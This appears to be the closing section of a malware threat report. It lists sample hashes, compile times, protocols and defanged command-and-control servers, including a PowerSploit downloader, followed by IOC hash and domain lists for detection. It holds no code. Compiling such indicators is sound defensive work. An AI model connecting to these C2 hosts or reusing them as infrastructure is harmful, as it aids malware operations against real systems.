SHA1	D390E0965823E42584F2799EF0E8161A6540AF3E
SHA256	77A2E26097285A794E42C9E813D14936D0E7A1DD3504205DD6B28A71626F8C3C
Compile Time	2015-11-04 07:14:33
Network Protocol	HTTPS
C2 Server(s)	kop[.]gupdiic[.]com

MD5	C17534E4B61C08A7646CDC64574B429B
SHA1	931BAB999568C228616430A5AEDFEDFC34E1F151
SHA256	61A692E615E31B97B47A215479E6347FBD8E6E33D7C9D044766B4C1D1AE1B1FB

Compile Time	2015-11-04 07:14:33 UTC
Network Protocol	HTTPS
C2 Server(s)	herman[.]eergh[.]com

MD5	C7C79393E762E7ED925F42D3C899BA60
SHA1	7406B11851200D0ADA1A8334107182D636738CE5
SHA256	B1737F3A1C50CB39CD9938D5EC3B4A6A10B711F17E917886481C38967B93E259
Compile Time	N/A
Network Protocol	HTTP
C2 Server(s)	211.44.42[.]55

MD5	0EA888E970345B2FBFD74B369FE46DDD
SHA1	EB4F9BDE2FFAE863E0D7AD5848A758D59224C3F7
SHA256	56D878EDD61176CA30D4A41555671161158E94E8A50E5482985F42C4E4843CB5
Compile Time	2015-08-25 09:33:57 UTC
Network Protocol	HTTPS
C2 Server(s)	crew[.]wichedgecrew[.]com blueway[.]garmio-drive[.]com helloway[.]floretdog[.]com

MD5	FA944818A939456A7B6170326C49569F
SHA1	0EB3AE28A7A7D97ABA30DA4E8EB0A4AB36EFD035
SHA256	22592A32B1193587A707D8B20C04D966FE61B37F7DEF7613D9BB91FF2FE9B13B
Compile Time	2015-08-25 09:33:57 UTC
Network Protocol	HTTPS

C2 Server(s)	panaba[.]empleoy-plan[.]com kop[.]gupdiic[.]com peak[.]measurepeak[.]com

MD5	896691AE546F498404F5884607D6EB50
SHA1	91A176EB5B2436762B9898075EC66042E33615A3
SHA256	13D0BD83A023712B54C1DD391DFC1BC27B22D9DF4FE3942E2967EC82D7C95640
Compile Time	N/A
Network Protocol	HTTP
C2 Server(s)	211.44.42[.]55

MD5	A78B9438117963A9A18B2F056888498B
SHA1	98E79C065DB88B4686AB5B7C36C4524333D64C48
SHA256	E049BD90028A56B286F4B0B9062A8DF2AB2DDF492764E3962F295E9CE33660E3
Compile Time	2014-12-26 17:17:00 UTC
Network Protocol	HTTP
C2 Server(s)	211.44.42[.]55 support.yandexmailru[.]kr

MD5	B4927EAC9715014E17C53841FEEDF4E1
SHA1	26E8CFD13175B67C12FC72A11FBDBC749F0B61C0
SHA256	2D81D65D09BF1B864D8964627E13515CEE7DEDDFBD0DC70B1E67F123AB91421E
Compile Time	2014-12-26 17:17:00 UTC
Network Protocol	HTTPS

C2 Server(s)	kop[.]gupdiic[.]com panaba[.]empleoy-plan[.]com peak[.]measurepeak[.]com

MD5	41A02CAF0A0D32FAD5418425F9973616
SHA1	CC83EA6EF4763F24193D56359590BB34127DD36E
SHA256	7438ED5F0FBE4B26AFED2FE0E4E4531FC129A44D8EA416F12A77D0C0CD873520
Compile Time	2015-08-25 09:33:57 UTC
Network Protocol	HTTPS
C2 Server(s)	herman[.]eergh[.]com prdaio[.]unbrtel[.]com loomon[.]gupdicc[.]com

MD5	AA59EE1E40D22BD22CEE19B8B6A17DF3
SHA1	963E0AD3EC717253A8E74F45D3C552107D6ECACA
SHA256	6FAE5305907CE99F9AB51E720232EF5ACF1950826DB520A847BF8892DC9578DE
Compile Time	2014-12-26 17:17:00 UTC
Network Protocol	HTTPS
C2 Server(s)	winwordupdate[.]dynu[.]com

MD5	B934BF027EC3A9DFCAE9D836D68BAB75
SHA1	E9744516E621B233C44F5854C0DF63FFDD62FB81
SHA256	0BAF36CA2D3772FDFF989E2B7E762829D30DB132757340725BB50DEE3B51850C
Compile Time	2014-12-26 17:17:00 UTC
Network Protocol	HTTPS

C2 Server(s)	transactiona[.]com financenewsru[.]net

MD5	7533E65A16B4B3BA451A141F389D3A30
SHA1	CB46E6234DA0A9C859C1F71FFEB86100284A0142
SHA256	D579255852720D794349AE2238F084C6393419AF38479F3D0E3D2A21C9EB8E18
Compile Time	2014-12-26 17:17:00 UTC
Network Protocol	HTTPS
C2 Server(s)	winwordupdate[.]dynu[.]com adobeflashupdate1[.]strangled[.]net

MD5	8CD233D3F226CB1BF6BF15ACA52E0E36
SHA1	B955CA4AA8F7181C2252C4699718F6FEFC0B9CE3
SHA256	95F198ED29CF3F7D4DDD7CF688BFEC9E39D92B78C0A1FD2288E13A92459BDB35
Compile Time	2015-09-22 06:16:44 UTC
Network Protocol	HTTP
C2 Server(s)	www[.]testzake[.]com

PowerSploit Downloader

MD5	0AA391DC6D9EBEC2F5D0EE6B4A4BA1FA
SHA1	D238C157F87204D03C9005AF9A9CBC28C108E50A
SHA256	71DC584564B726ED2E6B1423785037BFB178184419F3C878E02C7DA8BA87C64D
Compile Time	2015-09-21 11:59:18 UTC
Network Protocol	HTTP
C2 Server(s)	www[.]testzake[.]com

IOCs

Hashes

61a692e615e31b97b47a215479e6347fbd8e6e33d7c9d044766b4c1d1ae1b1fb
22592a32b1193587a707d8b20c04d966fe61b37f7def7613d9bb91ff2fe9b13b
2d81d65d09bf1b864d8964627e13515cee7deddfbd0dc70b1e67f123ab91421e
d579255852720d794349ae2238f084c6393419af38479f3d0e3d2a21c9eb8e18
0fc52c74dd54a97459e964b340d694d8433a3229f61e1c305477f8c56c538f27
567a5b54d6c153cdd2ddd2b084f1f66fc87587dd691cd2ba8e30d689328a673f
95f198ed29cf3f7d4ddd7cf688bfec9e39d92b78c0a1fd2288e13a92459bdb35
6fae5305907ce99f9ab51e720232ef5acf1950826db520a847bf8892dc9578de
b1737f3a1c50cb39cd9938d5ec3b4a6a10b711f17e917886481c38967b93e259
71dc584564b726ed2e6b1423785037bfb178184419f3c878e02c7da8ba87c64d
4ea23449786b655c495edf258293ac446f2216464b3d1bccb314ef4c61861101
0baf36ca2d3772fdff989e2b7e762829d30db132757340725bb50dee3b51850c
012ec51657d8724338a76574a39db4849579050f02c0103d46d406079afa1e8b
e049bd90028a56b286f4b0b9062a8df2ab2ddf492764e3962f295e9ce33660e3
77a2e26097285a794e42c9e813d14936d0e7a1dd3504205dd6b28a71626f8c3c
5aa7db3344aa76211bbda3eaaccf1fc1b2e76df97ff9c30e7509701a389bd397
fc4b465ee8d2053e9e41fb0a6ae32843e4e23145845967a069e584f582279725
44171afafca54129b89a0026006eca03d5307d79a301e4a8a712f796a3fdec6e
7438ed5f0fbe4b26afed2fe0e4e4531fc129a44d8ea416f12a77d0c0cd873520
13d0bd83a023712b54c1dd391dfc1bc27b22d9df4fe3942e2967ec82d7c95640

Domains

adobeflashupdate.dynu[.]com
adobeflashupdate1.strangled[.]net
cdaklle.housejjk[.]com
futuresgolda[.]com
herman.eergh[.]com
jowwln.cocolco[.]com
kop.gupdiic[.]com
loomon.gupdiicc[.]com
pagbine.ofhloe[.]com
panaba.empleoy-plan[.]com
peak.measurepeak[.]com
prdaio.unbrtel[.]com
support.yandexmailru[.]kr
systemupdate5.dtdns[.]net
testzake[.]com
transactiona[.]com
wap.gxqtc[.]com
wap.hbwla[.]com
wap.kylxt[.]com

windowsupdate.dyn[.]nu
winwordupdate.dynu[.]com
www.testzake[.]com
www.yunw[.]top